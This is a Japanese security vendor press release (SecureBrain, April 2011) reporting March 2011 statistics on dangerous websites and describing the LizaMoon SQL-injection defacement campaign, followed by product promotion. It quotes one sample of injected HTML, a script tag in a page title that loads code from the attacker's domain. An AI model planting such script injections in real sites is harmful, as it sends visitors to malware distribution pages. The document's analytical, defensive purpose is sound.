Press Release

2011 年 4 月 25 日

報道関係各位

株式会社セキュアブレイン

セキュアブレイン gred セキュリティレポート Vol.21【2011 年 3 月分統計】

－ 新たな攻撃 LizaMoon、被害拡大の恐れ －

－ フィッシング詐欺、ワンクリック不正請求の報告件数が急増 －

このたびの東北地方太平洋沖地震で被害に遭われた皆様、ご家族ならびに
関係者の皆様に、心からお見舞いを申し上げます。
同時に、お亡くなりになられた方々のご冥福を心からお祈りします。
弊社は、被災者支援、復興支援に可能な限り取り組んでまいります。

株式会社セキュアブレイン(本社:東京都千代田区、代表取締役社長 兼 CEO:成田 明彦、以下「セキュアブレイン」)はセキュアブレインが運用する、無料のウェブセキュリティサービス「gred(グレッド)でチェック」で収集した情報を基に、「セキュアブレイン先端技術研究所」(以下 先端技術研究所)で分析を行い、その結果を「セキュアブレイン gred セキュリティレポート」として公表します。「gred でチェック」は、インターネットユーザがウェブサイトの安全確認を行うことができる、無料のウェブセキュリティサービスです。確認したいウェブサイトの URL を入力するだけで、セキュアブレインが独自に開発した解析エンジンが、ブラックリストを使用せず短時間で解析し、そのウェブサイトが「安全(Safe)」か「危険(Danger)」を判断します。


内容

1 gred セキュリティレポート概要 2
1.1 「危険」と判断されたウェブサイトの数(図表 1.1.) 2
1.2 「gred でチェック」で検知した脅威の月別推移(脅威別)(図表 1.2.) 2
1.3 「gred でチェック」月別総利用数(図表 1.3.) 2
「gred でチェック」のチェック結果に表示される脅威の説明 3
2 数値で見る「不正改ざんサイト」の内訳(図表 2.1., 2.2.) 3
3 通称「LizaMoon(ライザムーン)」によるウェブサイトの改ざん被害が拡大 4
埋め込まれる不正なスクリプトの例 4
LizaMoon(ライザムーン)に感染したウェブサイトの例 4
感染することで考えられる被害 5
対策 5
4 セキュアブレインがご提供するセキュリティソリューション 5
個人向けの対策 5
閲覧しようとしているウェブサイトの安全性を無料でチェック 5
2 つの安心が 1 つになった「安心パック」 5
企業向けの対策 5
月々9,000 円からご利用いただけるウェブサイト監視サービス「gred セキュリティサービス」 5

1　gred セキュリティレポート概要


1.1　「危険」と判断されたウェブサイトの数（図表 1.1.）

図表 1.1



1.2　「gred でチェック」で検知した脅威の月別推移（脅威別）（図表 1.2.）

図表 1.2.



1.3　「gred でチェック」月別総利用数（図表 1.3.）

図表 1.3.

月	10 月	11 月	12 月	2011/1 月	2 月	3 月
「gred でチェック」総利用数	49,720	44,901	43,060	46,034	37,106	40,451


- 「危険」と判断されたウェブサイトの件数は、5,007 件。（前月比 148.0%、図表 1.1.）
- 特にフィッシング詐欺（前月比 161.1%）、ワンクリック不正請求（前月比 179.2%）の報告件数は大幅に増加している。

「gred でチェック」のチェック結果に表示される脅威の説明

表示される脅威の名称	説明
フィッシング詐欺	本物そっくりに、偽造されたウェブサイトです。ユーザの ID や、パスワード等の個人情報を不正に取得します。
ワンクリック不正請求	ウェブサイト上のボタン等をクリックしただけで、契約が成立したように見せかけ、料金を不当に請求する詐欺を行っているウェブサイトです。
偽ソフトウェア（不正プログラム）	不当に料金を請求する、実際には機能しない、偽物のソフトウェアを配布しているウェブサイトです。
不正攻撃サイト	他のコンピュータに存在する脆弱性を突いて、攻撃を行うことを目的として作成されたウェブサイトです。
不正改ざんサイト	攻撃者によって、不正に改ざんされてしまった状態になっているウェブサイトです。
ウイルス（不正プログラム）	ウイルスが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
ワーム（不正プログラム）	電子メールやネットワークを利用し自己増殖する、ワームが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
スパイウェア（不正プログラム）	個人情報等をコンピュータから盗む、スパイウェアが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
その他のマルウェア（不正プログラム）	ウイルス、ワーム、スパイウェア以外の不正プログラムが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。

2　数値で見る「不正改ざんサイト」の内訳（図表 2.1., 2.2.）

図表 2.1.



図表 2.2.

	2011 年 3 月	2011 年 2 月	2011 年 1 月	2010 年 12 月	2010 年 11 月	2010 年 10 月
「危険」と判断されたウェブサイトに占める「 Drive by Download タイプの攻撃」の割合	2.7% （135 件/5007 件）	4.0% （134 件/3,382 件）	5.2% （266 件/5,085 件）	6.3% （281 件/4,458 件）	13.3% （610 件/4,603 件）	7.0% （344 件/4,900 件）
「不正改ざんサイト」の検知件数に占める「 Drive by Download タイプの攻撃」の割合	35.4% （135 件/381 件）	40.9% （134 件/328 件）	46.7% （266 件/569 件）	47.6% （281 件/590 件）	74.9% （610 件/814 件）	43.3% （344 件/795 件）

3　通称「LizaMoon（ライザムーン）」によるウェブサイトの改ざん被害が拡大

セキュアブレインの先端技術研究所の調査により、新しい改ざんコードを確認致しました。この攻撃は SQL インジェクションによりウェブサイトのコンテンツを改ざんし、ウェブサイトの閲覧者を、ウイルス配布等を行う危険なウェブサイトへ誘導するような、不正なスクリプトを埋め込みます。

埋め込まれる不正なスクリプトの例

- この攻撃では正規ウェブサイトの title タグの間に不正なスクリプトを埋め込み、ウェブサイトの閲覧者や管理人が改ざんを発見しづらくさせています。


LizaMoon（ライザムーン）に感染したウェブサイトの例

タイトルに不正なコードが埋め込まれています。見た目には改ざんされていることが分かりません。

不正コードが<title>～</title>に埋め込まれた例

```
...
<title>Meet The &amp;raquo; Thermage Blog </title><script src=http://lizamoon.com/ur.php></script></title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
...
```

また、<title>～</title>の間以外にも上記の不正なコードが複数回組み込まれている例です。この場合、ブラウザにて当該サイトを閲覧すると、下記の不正なコードが文字列として現れます。



感染することで考えられる被害

Lizamoon に感染したウェブサイトは、そのウェブサイトの閲覧者にウイルス等不正なプログラムを感染させることが、可能になります。被害を受けたウェブサイトが企業の場合、信用失墜やビジネス機会の喪失、法的責任にまで発展する可能性があります。

対策

対策としては、SQL の安全な呼び出し（今後、同様の SQL インジェクション攻撃を受けない呼び出し方法の実装）と、ウェブサイトの継続的な監視が必要です。

4　セキュアブレインがご提供するセキュリティソリューション

個人向けの対策

閲覧しようとしているウェブサイトの安全性を無料でチェック

セキュアブレインでは、閲覧しようとしているウェブサイトの安全性を、ブラックリストを使わずに判断する、セキュリティサービス「gred でチェック」（http://www.gred.jp）を無料で提供しています。

2 つの安心が 1 つになった「安心パック」

悪質なウェブサイトやウイルスの攻撃を防止する「Internet SagiWall」と「gred AntiVirus アクセラレータ Plus」がセットになった「安心パック」を特別価格 2,980 円で提供します。

【ご購入はこちら】セキュアブレインショップ

http://www.securebrain.co.jp/shop/index.html

企業向けの対策

月々9,000 円からご利用いただけるウェブサイト監視サービス「gred セキュリティサービス」

企業のウェブサイトの管理者は、自社のウェブサイトの安全性を、自動で定期的に監視するソリューションが必要です。セキュアブレインでは、企業のウェブサイトが不正に改ざんされていないかを定期的に監視し、問題が発見された場合には、即座に管理者に通知する、SaaS 型セキュリティサービス「gred セキュリティサービス」をご提供しています。

■「gred セキュリティサービス」無償トライアルお申込み URL

http://www.securebrain.co.jp/products/gred/trial.html

■「gred セキュリティサービス」の機能詳細説明 URL

http://www.securebrain.co.jp/products/gred/function.html

以上

セキュアブレインについて:

株式会社セキュアブレインは、インターネット上の脅威が多様化する中、「より快適で安心できるネットワーク社会を実現するために、一歩進んだ技術で貢献する」というビジョンのもと、信頼性の高いセキュリティ情報と高品質なセキュリティ製品・サービスを提供する日本発のセキュリティの専門企業です。詳細は、www.securebrain.co.jp をご覧ください。

◆ 本件に関する報道関係者さまからのお問い合わせ先 ◆

株式会社セキュアブレイン 広報担当:丸山 芳生(まるやま よしお)

e-mail:info@securebrain.co.jp

電話:03-3234-3001、FAX:03-3234-3002 〒102-0083 東京都千代田区麹町 2-6-7 麹町 RK ビル 4F